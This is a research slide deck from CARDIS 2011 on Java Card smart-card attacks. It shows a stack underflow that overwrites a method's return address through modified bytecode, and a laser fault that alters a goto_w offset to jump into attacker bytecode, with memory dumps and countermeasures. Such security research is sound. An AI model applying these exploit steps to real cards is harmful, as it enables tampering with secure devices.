

Combined Software and Hardware Attacks on the Java Card Control Flow

Guillaume Bouffard Julien Iguchi-Cartigny
Jean-Louis Lanet

Smart Secure Devices (SSD) Team – Xlim – Université de Limoges
guillaume.bouffard@xlim.fr
<http://secinfo.msi.unilim.fr>

CARDIS 2011



Université
de Limoges




Outline

- 1 Introduction
- 2 EMAN 2: A Stack Underflow in the Java Card
- 3 EMAN 4: Modifying the Execution Flow with a Laser Beam
- 4 Conclusion

- 1 Introduction
 - Java Card Security Model
 - Everything must begin
 - A quick overview about EMAN 1
- 2 EMAN 2: A Stack Underflow in the Java Card
- 3 EMAN 4: Modifying the Execution Flow with a Laser Beam
- 4 Conclusion

Java Card Security Model

Off-card Security



On-card Security



Why?

Our motivations

- Understand the implemented Java Card security mechanisms
- Improve these implementations
- Design the associated counter-measures

Tools developed by the team

- OPAL to communicate with the smart cards
- The CapFileManipulator in order to modify CAP Files

EMAN1?

Design by Émilie Faugeron and Anthony Dessiatnikoff, former Cryptis Master degree students (2008–2009)

Hypothesis

- Smart card loading keys are known
- The card has not Byte Code Verifier (BCV)
- The firewall does not check the call of `putstatic`, `getstatic` and `invokestatic`

Yes, we can!

- Generate mutant code
- Dump the EEPROM & RAM memories
- Modify other installed applets ;)

Published at SSTIC 2008

- 1 Introduction
- 2 EMAN 2: A Stack Underflow in the Java Card
 - The Aim of this attack
 - Obtain address array
 - The Java Card Stack
 - Let's modify the stack
 - Counter-measures
- 3 EMAN 4: Modifying the Execution Flow with a Laser Beam
- 4 Conclusion

The Attack idea I

Attack idea

- Locate the return address of the current function
- Modify this address ...
- ... to execute our malicious byte code

The Attack idea II

Hypothesis

- There is no BCV
- The loading keys are known

Requirements list


- 1 Find the array address (EMAN 1)
- 2 Discover where is located the return address in the stack
- 3 Change this value in the stack

Find the array address

```
public short
getMyAddressTabByte (byte [] tab)
{ short foo=(byte)0xAA;
  tab[0]=(byte)0xFF;
  return foo;
}
```

```
getMyAddressTabByte (byte [] tab)
{ 03 // flags: 0  max_stack : 3
 21 // nargs: 2  max_locals: 1
10 AA      bspush      0xAA
31         sstore_2
19         aload_1
03         sconst_0
02         sconst_m1
39         sstore
1E         sload_2
78         sreturn    }
```

⇒ Return value: ??



Find the array address

```

public short
getMyAddressTabByte (byte [] tab)
{ short foo=(byte)0xAA;
  tab[0]=(byte)0xFF;
  return foo;
}


```

```

getMyAddressTabByte (byte [] tab)
{ 03 // flags: 0 max_stack : 3
 21 // nargs: 2 max_locals: 1
 10 AA      bspush      0xAA
 31         sstore_2
 19         aload_1
 03         sconst_0
 02         sconst_m1
 39         sastore
 1E         sload_2
 78         sreturn
}

```

⇒ Return value: ??



Find the array address

```

public short
getMyAddressTabByte (byte [] tab)
{ short foo=(byte)0xAA;
  tab[0]=(byte)0xFF;
  return foo;
}


```

```

getMyAddressTabByte (byte [] tab)
{ 03 // flags: 0 max_stack : 3
 21 // nargs: 2 max_locals: 1
10 AA      bspush      0xAA
31        sstore_2
19        aload_1
03        sconst_0
02        sconst_m1
39        sastore
1E        sload_2
78        sreturn
}

```

⇒ Return value: ??



Find the array address

```

public short
getMyAddressTabByte (byte [] tab)
{ short foo=(byte)0xAA;
  tab[0]=(byte)0xFF;
  return foo;
}


```

```

getMyAddressTabByte (byte [] tab)
{ 03 // flags: 0 max_stack : 3
 21 // nargs: 2 max_locals: 1
10 AA      bspush      0xAA
31          sstore_2
19          aload_1
03          sconst_0
02          sconst_m1
39          sstore
1E          sload_2
78          sreturn
}

```

⇒ Return value: ??




Find the array address

```
public short
getMyAddressTabByte (byte [] tab)
{ short foo=(byte)0xAA;
  tab[0]=(byte)0xFF;
  return foo; } ←
```

```
getMyAddressTabByte (byte [] tab)
{ 03 // flags: 0  max_stack : 3
 21 // nargs: 2  max_locals: 1
10 AA      bspush      0xAA
31        sstore_2
19        aload_1
03        sconst_0
02        sconst_m1
39        sstore
1E        sload_2
78        sreturn } ←
```

⇒ Return value: AA



Find the array address

```

public short
getMyAddressTabByte (byte [] tab)
{ short foo=(byte)0xAA;
  tab[0]=(byte)0xFF;
  return foo;
}


```

```

getMyAddressTabByte (byte [] tab)
{ 03 // flags: 0  max_stack : 3
 21 // nargs: 2  max_locals: 1
10 AA      bspush      0xAA
31          sstore_2
19          aload_1
00          nop
00          nop
00          nop
00          nop
78          sreturn
}

```

⇒ Return value: ??



Find the array address

```

public short
getMyAddressTabByte (byte [] tab)
{ short foo=(byte)0xAA;
  tab[0]=(byte)0xFF;
  return foo;
}


```

```

getMyAddressTabByte (byte [] tab)
{ 03 // flags: 0  max_stack : 3
 21 // nargs: 2  max_locals: 1
 10 AA      bspush      0xAA
 31         sstore_2
 19         aload_1
 00         nop
 00         nop
 00         nop
 00         nop
 78         sreturn
}

```

⇒ Return value: ??



Find the array address

```

public short
getMyAddressTabByte (byte [] tab)
{ short foo=(byte)0xAA;
  tab[0]=(byte)0xFF;
  return foo;
}


```

```

getMyAddressTabByte (byte [] tab)
{ 03 // flags: 0  max_stack : 3
 21 // nargs: 2  max_locals: 1
10 AA      bspush      0xAA
31        sstore_2
19        aload_1
00        nop
00        nop
00        nop
00        nop
78        sreturn
}

```

⇒ Return value: ??




Find the array address


```
public short
getMyAddressTabByte (byte [] tab)
{ short foo=(byte)0xAA;
  tab[0]=(byte)0xFF;
  return foo; } ←
```

```
getMyAddressTabByte (byte [] tab)
{ 03 // flags: 0  max_stack : 3
 21 // nargs: 2  max_locals: 1
10 AA      bspush      0xAA
31        sstore_2
19        aload_1
00        nop
00        nop
00        nop
00        nop
78        sreturn } ←
```


⇒ Return value: @tab




Characterize the Stack




Characterize the Stack



Characterize the Stack



Characterize the Stack



```

public void
ModifyStack(byte [] apduBuffer ,
            APDU apdu ,
            short a)
{
    short i=(short)0xCAFE;
    short j=(short)
        (getMyAddressTabByte
         (MALICIOUS_ARRAY)+6);
    i = j ;
}

```

A ghost in the stack

```
public void
ModifyStack(byte [] apduBuffer ,
            APDU apdu ,
            short a) {
    short i=(short)0xCAFE;
    short j=(short)
        (getMyAddressTabByte
         (MALICIOUS_ARRAY)+6);
    i = j ;
}
```

invokevirtual @ModifyStack

ModifyStack Method

Any unchecked byte code

A ghost in the stack

```

public void
ModifyStack(byte [] apduBuffer,
            APDU apdu, short a)
{ 02 // flags: 0 max_stack: 2
 42 // nargs: 4 max_locals: 2
 11 CA FE sspush      0xCAFE
 29 04      sstore      4
 18          aload_0
 7B 00      getstatic_a  0
 8B 01      invokevirtual 1
 10 06      bspush      6
 41          sadd
 29 05      sstore      5
 16 05      load       5
 29 04      sstore    4
 7A          return
}

```

invokevirtual @ModifyStack

ModifyStack Method

Any unchecked byte code

A ghost in the stack

```

public void
ModifyStack(byte [] apduBuffer,
            APDU apdu, short a)
{ 02 // flags: 0 max_stack: 2
 42 // nargs: 4 max_locals: 2
 11 CA FE sspush      0xCAFE
 29 04      sstore      4
 18          aload_0
 7B 00      getstatic_a  0
 8B 01      invokevirtual 1
 10 06      bspush      6
 41          sadd
 29 05      sstore      5
 16 05      sload      5
 29 07      sstore     7
 7A          return
}

```

invokevirtual @ModifyStack

ModifyStack Method

Any unchecked byte code

We change the Return Address of the current function!

Counter-measures

- Check the number of locals
- The linked-frame

The linked-frame

- The memory area is non-contiguous
- The top of stack should be copied



- 1 Introduction
- 2 EMAN 2: A Stack Underflow in the Java Card
- 3 EMAN 4: Modifying the Execution Flow with a Laser Beam
 - Description
 - The Loop For
 - The Smart Card Memory
 - Attack the card, ship boy!
- 4 Conclusion

Once Upon a Time ...

Hypothesis

- The card has a BCV
- We can install an applet
- We may dump the smart card memory

Modus operandi

- ① Understand how the loop `for` works
- ② Characterize the smart card memory management
- ③ Modify the loop `for` to change the execution flow graph

The loop for or how to stop the Sisyphus' punishment?

```

0x00: sconst_0
0x01: sstore_1
0x02: sload_1
0x03: sconst_1
0x04: if_scmpge_w      00 7C
0x07: aload_0
0x08: bspush          BA
0x0A: putfield_b      0
0x0C: aload_0
0x0D: getfield_b_this 0
0x0F: putfield_b      1
// Few instructions have
// been hidden for a
// better meaning.
0xE3: aload_0
0xE4: getfield_b_this 1
0xE6: putfield_b      0
0xE8: sinc            1 1
0xEB: goto_w        FF17

```

Re-loop instructions

- goto (± 127 bytes)
- goto_w (± 32767 bytes)

The loop for or how to stop the Sisyphus' punishment?

```

0x00: sconst_0
0x01: sstore_1
0x02: sload_1 ←
0x03: sconst_1
0x04: if_scmpge_w      00 7C
0x07: aload_0
0x08: bspush          BA
0x0A: putfield_b      0
0x0C: aload_0
0x0D: getfield_b_this 0
0x0F: putfield_b      1
// Few instructions have
// been hidden for a
// better meaning.
0xE3: aload_0
0xE4: getfield_b_this 1
0xE6: putfield_b      0
0xE8: sinc            1 1
0xEB: goto_w          FF17

```

Reloop instructions

- goto (± 127 bytes)
- goto_w (± 32767 bytes)

Correct running

233 bytes backward jump.

The loop for or how to stop the Sisyphus' punishment?

```

0x00: sconst_0
0x01: sstore_1
0x02: sload_1
0x03: sconst_1
0x04: if_scmpge_w      00 7C
0x07: aload_0
0x08: bspush          BA
0x0A: putfield_b      0
0x0C: aload_0
0x0D: getfield_b_this 0
0x0F: putfield_b      1
// Few instructions have
// been hidden for a
// better meaning.
0xE3: aload_0
0xE4: getfield_b_this 1
0xE6: putfield_b      0
0xE8: sinc            1 1
0xEB: goto_w          0017

```

Re-loop instructions

- goto (± 127 bytes)
- goto_w (± 32767 bytes)

Correct running

233 bytes backward jump.

Faulty running

23 bytes forward jump.

Where I want to jump?

```
ISOException.throwIt  
  ((short) 0x1712);
```

Where I want to jump?

11	1712	sspush	1712
8D	6C00	invokestatic	6C00

ARRAY HEADER

Where I want to jump?

```
11 1712    sspush      1712  
8D 6F00    invokestatic 6F00
```

```
ARRAY HEADER ABCD EF00
```

```
11 1712 8D 6FC0 00FE DCBA
```

Where I want to jump?

11	1712	ssp	push	1712
8D	6F00	invoke	static	6F00

ARRAY	HEADER	ABCD	EFOO	0000	0000	0000	00	0000	0000	0000
0000	0000	00	0000	0000	0000	0000	0000	0000	0000	0000
							⋮			
0000	0000	00	0000	0000	0000	0000	0000	0000	0000	0000
0011	1712	8D	6FC0	00FE	DCBA					

Where I jump?

Let's find the memory management algorithm

- 1 chosen applets are installed on the card
- 2 a careful dump of the EEPROM memory is done between each installation,
- 3 the card is stressed (installing/deleting different applets size)

And the winner is...

We found the target card uses the *best fit* algorithm

Attack the card, ship boy!

Now, play with the card!

0x0A7F0:	18AE01	880018	AE00	8801	18AE	0188	0018
0x0A800:	AE0088	0118AE	0188	0018	AE00	8801	18AE
0x0A810:	018800	590101	A8FF	177A	008A	43C0	6C88
0x0A820:	ABCDEF	000000	0000	0000	0000	0000	0000
0x0A830:	000000	000000	0000	0000	0000	0000	0000
0x0A840:	000000	000000	0000	0000	0000	0000	0000
0x0A850:	000000	000000	0000	0000	0000	0000	0000
0x0A860:	000000	000000	0000	0000	0000	0000	0000
0x0A870:	000000	000000	0000	0000	0000	0000	0000
0x0A880:	000000	000000	0000	0000	0000	0000	0000
0x0A890:	000000	000000	0000	0000	0000	0000	0000
0x0A8A0:	111712	8D6FC0	00FE	DCBA			

Attack the card, ship boy!

Now, play with the card!

0x0A7F0:	18AE01	880018	AE00	8801	18AE	0188	0018
0x0A800:	AE0088	0118AE	0188	0018	AE00	8801	18AE
0x0A810:	018800	590101	A8FF	177A	008A	43C0	6C88
0x0A820:	ABCDEF	000000	0000	0000	0000	0000	0000
0x0A830:	000000	000000	0000	0000	0000	0000	0000
0x0A840:	000000	000000	0000	0000	0000	0000	0000
0x0A850:	000000	000000	0000	0000	0000	0000	0000
0x0A860:	000000	000000	0000	0000	0000	0000	0000
0x0A870:	000000	000000	0000	0000	0000	0000	0000
0x0A880:	000000	000000	0000	0000	0000	0000	0000
0x0A890:	000000	000000	0000	0000	0000	0000	0000
0x0A8A0:	111712	8D6FC0	00FE	DCBA			

Attack the card, ship boy!

Now, play with the card!

0x0A7F0:	18AE01	880018	AE00	8801	18AE	0188	0018
0x0A800:	AE0088	0118AE	0188	0018	AE00	8801	18AE
0x0A810:	018800	590101	A800	177A	008A	43C0	6C88
0x0A820:	ABCDEF	000000	0000	0000	0000	0000	0000
0x0A830:	000000	000000	0000	0000	0000	0000	0000
0x0A840:	000000	000000	0000	0000	0000	0000	0000
0x0A850:	000000	000000	0000	0000	0000	0000	0000
0x0A860:	000000	000000	0000	0000	0000	0000	0000
0x0A870:	000000	000000	0000	0000	0000	0000	0000
0x0A880:	000000	000000	0000	0000	0000	0000	0000
0x0A890:	000000	000000	0000	0000	0000	0000	0000
0x0A8A0:	111712	8D6FC0	00FE	DCBA			

- 1 Introduction
- 2 EMAN 2: A Stack Underflow in the Java Card
- 3 EMAN 4: Modifying the Execution Flow with a Laser Beam
- 4 Conclusion**

To Conclude...

EMAN 2

- We can change the control flow graph ...
- ... thought the modification of the stack header...
- ... **without on-card BCV**

EMAN 4

- We can change the control flow graph ...
- ... thought an external modification...
- ... **with on-card BCV**

So!

We discovered

- The BCV component can be bypassed
- The malicious byte code may be offensive
- The card must have a hardware or software control flow graph

Future Works

My PhD

- Discover the possibilities and the issues of the laser beam Vs Java Card Operating System or Virtual Machine
- Design a low-cost laser for fault attack

**Thank you for your attention!
Have you any questions?**

?

`guillaume.bouffard@xlim.fr`
`http://secinfo.msi.unilim.fr`